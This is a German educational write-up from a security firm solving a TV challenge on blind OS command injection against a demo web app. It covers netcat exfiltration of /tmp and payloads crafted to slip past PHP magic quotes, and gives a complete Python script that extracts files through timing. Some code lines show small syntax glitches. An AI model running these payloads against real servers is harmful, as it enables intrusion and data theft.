# Ausnutzen einer OS Command Injection

## Lösungsvorschlag der SySS GmbH

### Zu CHIP TV „Hackademy“ #6

Dipl.-Inform. Matthias Dettling
Dipl.-Inform. Sebastian Schreiber

1. März 2013

# 1 Einleitung

Am 19. Februar 2013 erschien in der monaltich publizierten Reihe „Hackademy“ mit Sebastian Schreiber, welche CHIP TV in Zusammenarbeit mit der SySS GmbH produziert, ein Beitrag über *OS Command Injection* Attacken auf Webanwendungen.

Bei einer *OS Command Injection* handelt es sich um einen Angriff, bei dem es gelingt, Systembefehle auf einem Server auszuführen. Sobald eine derartige Schwachstelle in einer Webanwendung entdeckt wird, kann ein Angreifer in vielen Fällen die vollständige Kontrolle über das System erlangen.

In der beipielhaften Webanwendung „SySS-Infoboard“, die in Folge #6 der „Hackademy“ gezeigt wurde, ist im „Suchen“-Feld der Anwendung eine *OS Command Injection*-Schwachstelle enthalten. Demonstriert wurde dies im Video anhand der folgenden zwei Suchanfragen:

```
SySS
```

und

```
SySS $(sleep 4)
```

Während der Webserver die erste der beiden Anfragen nach sehr kurzer Zeit beantwortet, wird die Antwort der zweiten Anfrage erst nach 4 Sekunden ausgeliefert. Zurückzuführen ist dies auf die Tatsache, dass der in die zweite Suchanfrage eingeschleuste Befehl `sleep 4` von dem der Webanwendung unterliegenden Betriebssystem ausgeführt wird.

Wie das Video #6 weiter zeigt, liefert die Webanwendung jedoch keine Ausgabe des ausgeführten Betriebssystembefehls zurück. Es handelt sich im konkreten Fall also um eine *Blind OS Command Injection*, bei welcher dem Angreifer die Ausgabe des ausgeführten Befehls verborgen bleibt. Im Fall, dass keine Suchergebnisse erzielt wurden, reflektiert die Webanwendung lediglich die abgesetzte Suchanfrage, welche unter anderem den eingeschleusten Befehl enthält, nicht aber seine Ausgabe, wie Abbildung 1 auf der nächsten Seite zeigt.

Für einen Angreifer ist es jedoch von großem Interesse, an die Ausgaben von Programmen zu kommen, beispielsweise um Daten von dem angegriffenen System abzugreifen oder um eine *Post-Exploitation* durchzuführen, bei der versucht wird, die erlangten Rechte weiter bis zur höchsten Stufe auszudehnen.

Um den ohnehin schon anspruchsvollen Sachverhalt des Videos nicht unnötig darüber hinaus zu verkomplizieren, wurde in der Demo-Anwendung eine weitere Schwachstelle eingebaut, die es erlaubt, auf nahezu beliebige Pfade des Webservers zuzugreifen. Auf diese Weise war es möglich, beispielsweise Dateien aus dem Verzeichnis `/tmp` herunterzuladen.

Eine solche *File-Path-Traversal*-Schwachstelle liegt jedoch im allgemeinen Fall nicht vor. Deshalb wurde es dem interessierten Zuschauer der „Hackademy“ als Aufgabe überlassen, Lösungen an die SySS GmbH einzureichen, wie man auch ohne die Existenz einer solchen Schwachstelle an die Ausgaben von ausgeführten Befehlen kommen kann.

Die SySS GmbH freut sich sehr über das starke Interesse der CHIP TV-Zuschauer an der gestellten Aufgabe und bedankt sich für die kreativen Lösungsansätze, welche eingereicht wurden.

Im nächsten Kapitel werden einige der eingereichten Lösungsansätze genauer betrachtet und erläutert, worin die Vor- und Nachteile liegen, bevor in Kapitel 3 der Lösungsvorschlag der SySS GmbH dargestellt wird.




Abbildung 1: Das ausgeführte Betriebssystem-Kommando liefert keine Ausgabe.

## 2 Eingereichte Lösungsvorschläge

Nach der Veröffentlichung der sechsten Folge der „Hackademy“ erreichten die SySS GmbH zahlreiche Zuschriften mit Lösungsvorschlägen findiger Zuschauer, wie die *OS Command Injection* Schwachstelle ohne vorhandene *File-Path-Traversal*-Schwachstelle ausgenutzt werden kann. Einige der Ansätze sind sehr interessant und wurden häufiger beschrieben, weshalb diese zusammen mit ihren Vor- und Nachteilen, im Folgenden näher erläutert werden.

### 2.1 Verschieben in Wurzelverzeichnis des Webservers

Von vielen Zuschauern wurde vorgeschlagen, um an die Inhalte von Dateien zu gelangen, nicht wie im Video dargestellt in das Verzeichnis `/tmp` zu schreiben, sondern in das Wurzelverzeichnis des Webservers. Auf diese Weise könnte man den Inhalt der Datei direkt über den installierten Webserver herunterladen. Dieser Ansatz besticht zwar durch seine Einfachheit, birgt aber zwei Nachteile:

- Häufig ist einem Angreifer der Pfad des Wurzelverzeichnisses des Webservers nicht bekannt. Dies trifft insbesondere auf größere Installationen zu, bei denen ein Webserver für mehrere Webpräsenzen verantwortlich ist.
- Ein wesentlich gravierenderes Problem ist jedoch der Umstand, dass der Benutzer in dessen Kontext der Webserver ausgeführt wird – beim häufig verwendeten Betriebssystem Debian beispielsweise der Benutzer `apache` – keinen Schreibzugriff auf das Wurzelverzeichnis des Webservers besitzt, wie nachfolgende Programmausgabe zeigt:

```
$ ls -al /var
...
drwxr-xr-x  5 root root  4096 Jan 29 13:24 www
```

Dies ist der Grund, weshalb im Video in das Verzeichnis `/tmp` geschrieben wurde. In diesem Verzeichnis hat jeder Benutzer Schreibrechte.

## 2.2 Öffnen eines separaten Kommunikationskanals

Ein ebenfalls häufig eingereichter Vorschlag ist die Idee, einen externen Kommunikationskanal zu öffnen, über den Informationen an einen externen Server übermittelt werden können. Die erste Variante dieser Idee ist das Starten eines Servers auf einem unprivilegierten Port (>1023) mittels NETCAT

```
tar c /tmp | nc -l -p 4000
```

und sich anschließend von extern mit dem Server zu verbinden, um die Daten im Verzeichnis `/tmp` zu empfangen:

```
nc -w 30 <server> 4000 > tmp-server.tar
```

Eine andere Variante dieses Vorschlags ist der Transfer von Dateiinhalten via HTTP / FTP. Dies könnte beispielsweise über den WGET-Befehl mit der Option `-post-file` oder den Befehl CURL mit der Option `-T` erreicht werden.

Beide Ansätze funktionieren zwar prinzipiell, weisen aber den Nachteil auf, dass Sie gewissen Voraussetzungen bedürfen, wie beispielsweise, dass Port 4000 des Webservers von extern erreicht werden kann oder, dass der Webserver HTTP- / FTP-Verbindungen nach außen aufbauen darf. In der Praxis ist das nicht immer erfüllt.

## 2.3 Verschicken via E-Mail

In eine ähnliche Richtung, wie die beiden vorausgehenden Lösungsmöglichkeiten, geht der Vorschlag sich die Inhalte einer Datei via E-Mail zuschicken zu lassen – beispielsweise über den Befehl MAIL oder SENDMAIL.

Auf UNIX-Systemen gehört es zwar zum guten Ton, dass ein funktionierendes Mailsystem vorhanden ist, denn einige Dienste verschicken Fehlermeldungen via E-Mail. Dennoch kann nicht unbedingt angenommen werden, dass das Mailsystem auch E-Mails an externe Adressen außerhalb der eigenen Domäne des Systems verschicken kann. Auch ein vorhandenes Firewall-Regelwerk, welches die Zustellung von Mails verhindert, sollte in Betracht gezogen werden.

## 2.4 Installation von Code / PHP-Shell auf Webserver

Die SySS GmbH erreichten auch einige Vorschläge welche zum Ziel hatten, Code auf dem Webserver zu installieren der anschließend ausgeführt wird – beispielsweise eine PHP-Shell, die eine komfortable Bedienung des angegriffenen Systems erlaubt. Das Schreiben von Dateien mittels einer *OS Command Injection* stellt, wie im Video gezeigt, prinzipiell kein Problem dar. Allerdings sieht sich der Angreifer erneut mit dem Problem konfrontiert, welches bereits das Funktionieren des Lösungsvorschlags in Abschnitt 2.1 verhinderte. Der Benutzer, in dessen Kontext der Webserver läuft, darf üblicherweise nicht in das Verzeichnis des Webservers schreiben.

### 2.5 Abschalten von mod_php

Eine kreative Lösung, um zumindest an einen Teil der Dateien des Webservers zu gelangen, ist die Idee, das Modul `mod_php` des Webservers abzuschalten, wodurch dieser die Interpretation von PHP-Dateien einstellt und so beispielsweise die Datei `inc/userdata.inc.php`, welche im Video abgerufen wurde, einfach vom Webserver heruntergeladen werden kann. Dieser Ansatz besitzt zwei Schwächen.

- Zum einen ist es durch die *OS Command Injection* möglich, auf noch wesentlich interessantere Dateien zugreifen zu können, als nur auf diese unterhalb des Wurzelverzeichnisses des Webservers. Denn durch die *OS Command Injection* ist es beispielsweise möglich, auf die Datei `/etc/passwd` zuzugreifen und so die Benutzer des Systems zu ermitteln, während ein bloßes Abschalten des Moduls `mod_php` nur einen Zugriff auf Verzeichnisse unterhalb des Wurzelverzeichnisses erlaubt.
- Ein weiterer problematischer Aspekt ist, ähnlich wie in Abschnitt 2.1, dass der Benutzer in dessen Kontext der Webserver ausgeführt wird, unter normalen Voraussetzungen keine Änderungen an seiner eigenen Konfiguration vornehmen darf. Aus diesem Grund funktioniert der vorgeschlagene Angriff nicht.

## 3 Lösungsvorschlag der SySS GmbH

Zusammenfassend kann man über die eingereichten Lösungsansätze sagen, dass sie häufig an den zu großen Voraussetzungen scheitern würden, die an das angegriffene System gestellt werden. Dies betrifft Annahmen über die Kentnis von Serverpfaden, über die Konfiguration der Firewall, das Vorhandensein von `root`-Berechtigungen des Benutzers, in dessen Kontext der Webserver ausgeführt wird oder nicht zuletzt auch die Existenz der verwendeten Systembefehle auf dem angegriffenen System.

Die SySS GmbH als Expertin für die Durchführung von Penetrationstests sieht sich im Rahmen von Kundenprojekten regelmäßig mit solchen erschwerten Bedingungen konfrontiert und ist daher in ihrem Umgang erfahren. Im Folgenden wird ein Lösungsvorschlag zum Ausnutzen der *Blind OS Command Injection* innerhalb der Webanwendung „SySS-Infoboard“ beschrieben, den die SySS GmbH analog auch bei einem Kundenprojekt anwenden würde.

Um die Erfolgswahrscheinlichkeit eines Angriffs auf einem unbekannten System zu maximieren, sollten zu seiner Durchführung möglichst wenige Voraussetzungen an dieses System gestellt werden. Eine Möglichkeit Informationen zu übertragen, bei der keinerlei Netzwerkkommunikation außer derjenigen mit der Webanwendung selbst benötigt wird, besteht in der Verwendung des `sleep`-Befehls, welcher bereits bei der Detektion der Verwundbarkeit mittels *OS Command Injection* zum Einsatz kam. Nachfolgend ist ein Bash-Befehl dargestellt der, eingeschleust in die Webanwendung, ein unterschiedliches Antwortverhalten hervorruft, je nach dem, ob die enthaltene Bedingung erfüllt ist oder nicht.

```
if [ <condition> ]; then sleep 1; else sleep 2; fi
```

Ist die Bedingung erfüllt, wird die Serverantwort mit einer Verzögerung von einer Sekunde ausgeliefert, sonst mit zwei Sekunden Verzögerung. Auf diese Weise kann die Information von einem Bit übertragen werden. Wird dieser Vorgang wiederholt, so kann der komplette Inhalt einer Datei – Bit für Bit – vom angegriffenen Server abgerufen werden. Im Folgenden wird schrittweise ein Skript konstruiert, das die beschriebene Vorgehensweise automatisiert und mittels weniger ausgeführter UNIX-Befehle den Inhalt einer Datei vom Webserver abruft.

Der erste Schritt eine Datei vom Server abzurufen besteht darin, die Größe der Datei zu ermitteln. Auf UNIX-Systemen kommt hierfür üblicherweise der Befehl `du` zum Einsatz. Weil lediglich die Größe der Datei in Bytes von Interesse ist, findet außerdem der `cut`-Befehl Verwendung, sodass folgendes Befehlskonstrukt die gewünschte Größe liefert:

```
du -b <filename> | cut -f 1
```

Die Herausforderung besteht darin, die Ausgabe dieses Befehls Bit für Bit abzurufen. Hierfür wird zunächst eine Obergrenze der benötigten Bits ermittelt, die benötigt werden, die Dateigröße binär zu kodieren. In einer Schleife wird untenstehender Befehl ausgeführt, wobei der Wert `<val>` exponentiell erhöht wird. Das heißt es werden nacheinander die Werte 1, 2, 4, . . . eingesetzt.

```
if [ $(du -b <filename> | cut -f 1) -ge <val> ]; then sleep 1; else sleep 2; fi
```

Bricht die Schleife nach $i$ Iterationen ab, steht fest, dass die Zahl der Dateigröße in weniger als $i$ Bit kodiert werden kann. Im nächsten Schritt kann die tatsächliche Dateigröße Bit für Bit abgerufen werden. Sei `<size>` die Größe der abzurufenden Datei, so kann durch folgendes Bash-Konstrukt auf das Bit an Position `<bit>` dieser Zahl zugegriffen werden:

```
$((<size> & (2**<bit>)) >> <bit>))
```

Erneut kann durch eine Schleife, welche den folgenden Befehl ausführt, jedes einzelne Bit bis zur ermittelten Obergrenze abgefragt werden.

```
if [ $((($(du -b <file> | cut -f 1) & (2**<bit>)) >> <bit>)) -eq 0 ]; then sleep 1; else ⤸
sleep 2; fi
```

Den so ermittelten Bitstring kann man clientseitig beispielsweise durch den folgenden Python-Befehl wieder zur Dateigröße zusammensetzen.

```
fileSize = int("0b" + bitString, 2)
```

Mit derselben Methode, die für das Abrufen der Dateigröße verwendet wurde, kann im letzten Schritt der Inhalt der Datei – Bit für Bit – bis zur ermittelten Dateigröße abgerufen werden. Die einzige Herausforderung besteht dabei noch darin, mittels eines Bash-Befehls an eine binäre Darstellung einer Datei zu kommen. Der Befehl `od` liefert aufgerufen mit der Option `-t u1` einen byte-weisen Dump der Standardeingabe. Die Option `-N 1` bewirkt, dass nur ein Byte gelesen wird und mit `-j <skip-bytes>` kann angegeben werden, wie viele Bytes übersprungen werden sollen. Der folgende Befehl ermöglicht ein einzelnes Bit des Inhalts einer Datei zu übertragen.

```
if [ $((($(cat <filename> | od -j <skip-bytes> -N 1 -t u1 | head -n 1 | ⤸
sed s#[0-9]*##) & %d) >> %d)) -eq 0 ]; then sleep 1; else sleep 2; fi
```

Die erläuterten Schritte zu dem Python-Skript zusammengebaut, das in Listing 1 dargestellt ist, erlauben es schließlich den Inhalt einer beliebigen Datei vom angegriffenen Server abzurufen – ausreichende Dateizugriffsrechte vorausgesetzt.

```
1  #!/usr/bin/python
2  # -*- coding: utf-8 -*-
3
4  #
5  # Copyright (C) 2013 Matthias Dettling <matthias.dettling@syss.de>
6  # License: http://www.gnu.org/licenses/gpl.html GPL version 2 or higher
7  #
8
9  import argparse
10 import base64
11 import sys
12 import time
13 import urllib2
```

```
14
15
16 cmdEstimateBitsFileSize="if [ $(du -b %s | cut -f 1) -ge %d ]; then sleep 1; else ↩
       sleep 2; fi"
17 cmdGetFileSize="if [ $((($(du -b %s | cut -f 1) & %d) >> %d)) -eq 0 ]; then sleep ↩
       1; else sleep 2; fi"
18 cmdGetData="if [ $((($(cat %s | od -j %d -N 1 -t u1 | head -n 1 | sed s#[0-9]*##) ↩
       & %d) >> %d)) -eq 0 ]; then sleep 1; else sleep 2; fi"
19
20
21 def performHttpRequest(cmd):
22     query = urllib2.quote(cmd.encode("utf8"))
23     url = "https://tv.syss.de/infoboard/index.php?mod=search&search=%s"
24
25     req = urllib2.Request(url % query)
26     resp = urllib2.urlopen(req)
27
28     resp.read()
29
30
31 def estimateBitsFileSize(filename):
32     i=0
33     timeDiff = 0
34     while timeDiff < 1.5:
35         k = 2**i
36         timeStart = time.time()
37         cmd = cmdEstimateBitsFileSize % (filename, k)
38         performHttpRequest("$(%s)" % cmd)
39         timeDiff = time.time() - timeStart
40         i += 1
41
42     return i-1
43
44
45 def getFileSize(filename, n):
46     bitString = ""
47
48     for i in range(0, n):
49         k = 2**i
50         timeStart = time.time()
51         cmd = cmdGetFileSize % (filename, k, i)
52         performHttpRequest("$(%s)" % cmd)
53         timeDiff = time.time() - timeStart
54
55         if timeDiff < 1.5:
56             bitString = "0" + bitString
57         else:
58             bitString = "1" + bitString
59
60     fileSize = int("0b" + bitString, 2)
61
62     return fileSize
63
64
65 def getData(filename, fileSizeBytes):
66     data = ""
67
68     for i in range(0, fileSizeBytes):
69         bitString = ""
70         for j in range(0, 8):
71             bit = (i*8) + j
72             k = 2**j
73             timeStart = time.time()
74             cmd = cmdGetData % (filename, i, k, j)
```

```
75              performHttpRequest("$(%s)" % cmd)
76              timeDiff = time.time() - timeStart
77
78              if timeDiff < 1.5:
79                  bitString = "0" + bitString
80              else:
81                  bitString = "1" + bitString
82
83          byte = int("0b" + bitString, 2)
84          data = data + chr(byte)
85
86      return data
87
88
89  def timeBasedFetch(filename, verbose):
90      if verbose:
91          print("Filename: %s" % filename)
92
93      n = estimateBitsFileSize(filename)
94      if verbose:
95          print("Filesize < %d Bytes" % 2**n)
96
97      size = getFileSize(filename, n)
98      if verbose:
99          print("Filesize: %d Bytes" % size)
100
101     data = getData(filename, size)
102     print(data)
103
104
105 def main():
106     parser = argparse.ArgumentParser()
107     parser.add_argument("--filename", type=str, required=True, help="Filename to ↩
            fetch from the server.")
108     parser.add_argument("--verbose", action="store_true", help="Verbose output.")
109     args = parser.parse_args()
110
111     timeBasedFetch(args.filename, args.verbose)
112
113         return 0
114
115
116 if __name__ == "__main__":
117     sys.exit(main())
```

Listing 1: Python-Skript zur Durchführung einer *Time-based OS-Command-Injection*

Es ist zu beachten, dass die in dem Skript verwendeten Betriebssystembefehle, abgesehen vom Sed-Befehl, alle aus dem Paket Gnu Coreutils stammen, weshalb davon auszugehen ist, dass diese auf nahezu jedem UNIX-artigen Betriebssystem vorhanden sind. Dadurch erfüllt das Skript die Anforderung, minimale Voraussetzungen an das angegriffene System zu stellen. Weiterhin ist zu beachten, dass in den ausgeführten Befehlen weder doppelte Anführungszeichen noch Hochkommata vorkommen, sodass *PHP Magic Quotes*, welche als Maßnahme gegen *Injection*-Angriffe häufig verwendet werden, keine Wirkung zeigen und diesen Angriff nicht verhindern.

Außerdem ist anzumerken, dass der Abruf von Dateien durch die oben beschriebene Methode nicht besonders schnell abläuft. Sofern keine andere Möglichkeit besteht, Dateien abrufen zu können, stellt sie aber trotzdem eine enorme Erleichterung dar, eine *Post-Exploitation* durchzuführen. Weiterhin ist zu bemerken, dass eine Möglichkeit der Beschleunigung darin besteht, den Abruf der Daten in mehreren parallelen *Threads* durchzuführen. Deneben besteht die Möglichkeit, das *Domain-Name-System* als Kommunikationskanal zu verwenden. Dies funktioniert im Gegensatz zu anderen vorgeschlagenen Lössungsansätzen mittels HTTP oder FTP nahezu

immer. Ein Angreifer kann die zu übertragenden Informationen in Hostnamen einkodieren, die innerhalb einer Domäne liegen, dessen Nameserver sich unter der Kontrolle des Angreifers befinden. Durch wiederholte Abfrage derart präparierter Hostnamen gelangt der Angreifer an die gewünschten Informationen. Auf diese Weise wird ein ernormer Speedup des Angriffs erzielt.